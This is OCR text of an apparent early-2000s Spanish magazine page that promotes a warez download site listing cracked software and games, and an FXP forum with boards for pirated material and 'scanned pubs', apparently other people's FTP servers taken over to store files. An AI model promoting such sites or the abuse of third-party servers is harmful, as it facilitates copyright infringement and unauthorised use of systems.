
AL DESCUBIERTO:


LA WEB DE WAREZSTUFF

www.warezstuff.da.ru

Del mismo estilo Mocosof, de reciente creación y con mucho Warez esperandote.

Y FELIZ DESCARGA!!!


Warez Stuff - Almacen del Warez - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.warezstuff.da.ru/
Ir Vínculos
WAREZSTUFF
Lee detenidamente esta página si quieres entrar en la web. Si te saltas esta pagina y no la lees, puedes ser castigado por la ley por delitos de piratería y fraude.
ACEPTO
NO ACEPTO
www.da.ru
..:: warezstuff :: el almacén del warez ::..
Internet
Inicio
MSVDM
Untitled Docu...
http://www.pa...
Warez Stuff ...
6:51


Warez Stuff - Almacen del Warez - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.warezstuff.da.ru/
Ir Vínculos
Últimas actualizaciones
Estadísticas Visitas
JTAG
Inicio
Warez
CSD
Contacto
POWER BY
RED TOTAL
Afiliados
Votanos
VOTAR !!
CRACK'S
BEST SITES
Web optimizada para resoluciones de 800x600 con Internet Explorer 6.0
PC DJ Red 2.8MB ingles
Camouflage 1.21 2.6MB ingles
Daemon Tools 3.16 394KB ingles
Poster 7.6 1.5MB ingles
Adobe Dimesions 3.0 8MB ingles
FlashFXP v2.0 RC1 B.860 566KB ingles
Empire Earth 372MB ingles
Sky Fighter 1945 01 02 03 04 05 06 16MB ingles
Roller Coaster Tycoon 01 02 03 04 05 06 17MB ingles
Turok Dinosaur Hunter 11MB ingles
Coches y Motos en Autocity
www.da.ru
programas listos para bajar :) ** warezstuff ** El almaceén del warez, the warez store. Todo el warez lo tienes aqui, no d
Internet
Inicio
MSVDM
Untitl...
http:/...
Ware...
LinkW...
LinkW...
6:53

AL DESCUBIERTO:

LA WEB DE HARDEXTREME

www.hardextreme.org

Oculto en esta Web está uno de los mejores Foros de FXP que existen en La Red. Pica sobre FOROS (en el menu de la Izquierda) e intenta ser admitido entre sus miembros.

Si querías introducirte en los grupos de FXP, este es uno de los mejores :)

Suerte en tu intento!!!

Hardware Extreme - "The Source for your Hardware News" - Microsoft Internet Explorer

Archivo Edición Ver Favoritos Herramientas Ayuda

Atrás Búsqueda Favoritos Multimedia

Dirección http://www.hardextreme.org/ Ir Vínculos »

Hard eXtreme.org

THE SOURCE FOR HARDWARE NEWS !

WEB SMART
professional hosting that's smart !

Main Menu

Latests Reviews

Sony Walkman - "NW-MS9"

"Walkman, this word sounds surely familiar to many people. Many decades ago, Sony introduced a portable cassette player and gave it the name "Walkman". It has become popular since then. Nowadays, the Walkman is no longer cassette only; there are CD Walkman ..."

Converter - "PlayStation to USB"

"If you own a Play Station or Play Station 2 and a PC, I can assure that there is one thing that you always wanted to do: plug the Play Station's joystick into the PC. And now your dream may come true with what I am going to test today, a Play Station to USB port adapter or converter."

Headlines

Sponsors

Plus, Free Shipping!
Restrictions apply
click here!


MSI 845E Max2-BLR

Posted by at 10:47 of Monday 8, July, 2002

MSI 845E Max2-BLR - Pentium 4 motherboards have always been lacking when compared to their Athlon counterparts when it came to packing in the features. Well folks, that's changing, and MSI has one Pentium 4 board that is certainly worth checking out.

http://setiathome.ssl.berkeley.edu/cgi-bin/cgi?cmd=team_lookup&name=Hard+Extreme+Argentina Internet

Inicio MSVDM Untitl... http:/... Hard... LinkW... LinkW... 6:54


ExTrEmE BoArD - powered by vBulletin - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.hardextreme.org/board/
Ir Vínculos
>>> E-Donkey <<<
Forum Posts Threads Last Post Moderator
Appz Nothing to explain :) 381 39 07-08-2002 by §anguijuela moderators
Gamez Lookinf for the latest games? 642 73 07-08-2002 by naaktslak moderators
DivX & Music Movies ;.. Mp3 .. Etc 984 119 07-08-2002 by scraggle moderators
>>> Public FxP <<<
Forum Posts Threads Last Post Moderator
Warez Speaking Chat about anything related with warez. 144 32 07-06-2002 by loud moderators
Games Pc Pubs with ISOs or RIPs 82694 913 07-09-2002 by kwanlo moderators
Console Gamez Conzole Games on Pubs 11101 244 07-08-2002 by jubii10 moderators
Mp3'z (Public & Private FTP's) Here are the Mp3'z 25406 816 07-08-2002 by 4ks moderators
Appz (Public & Private FTP's) Pubs with Appz 30753 565 07-09-2002 by Bandit24 moderators
Moviez FTPs with Moviez 53545 701 07-09-2002 by intotheblack moderators
Scanned Pubs Empty pubs waiting to be filled. 2677 149 07-08-2002 by renzilla moderators
What do I upload? Vote for a Soft it the Puuber upload's it. 41 9 06-18-2002 by Mr44er moderators
Request's Here you make your Request's 4809 2785 07-08-2002 by HollowPoint moderators
Hard Extreme Argentina
Internet
Inicio MSVDM Untitl... http:/... ExTr... LinkW... LinkW... 6:55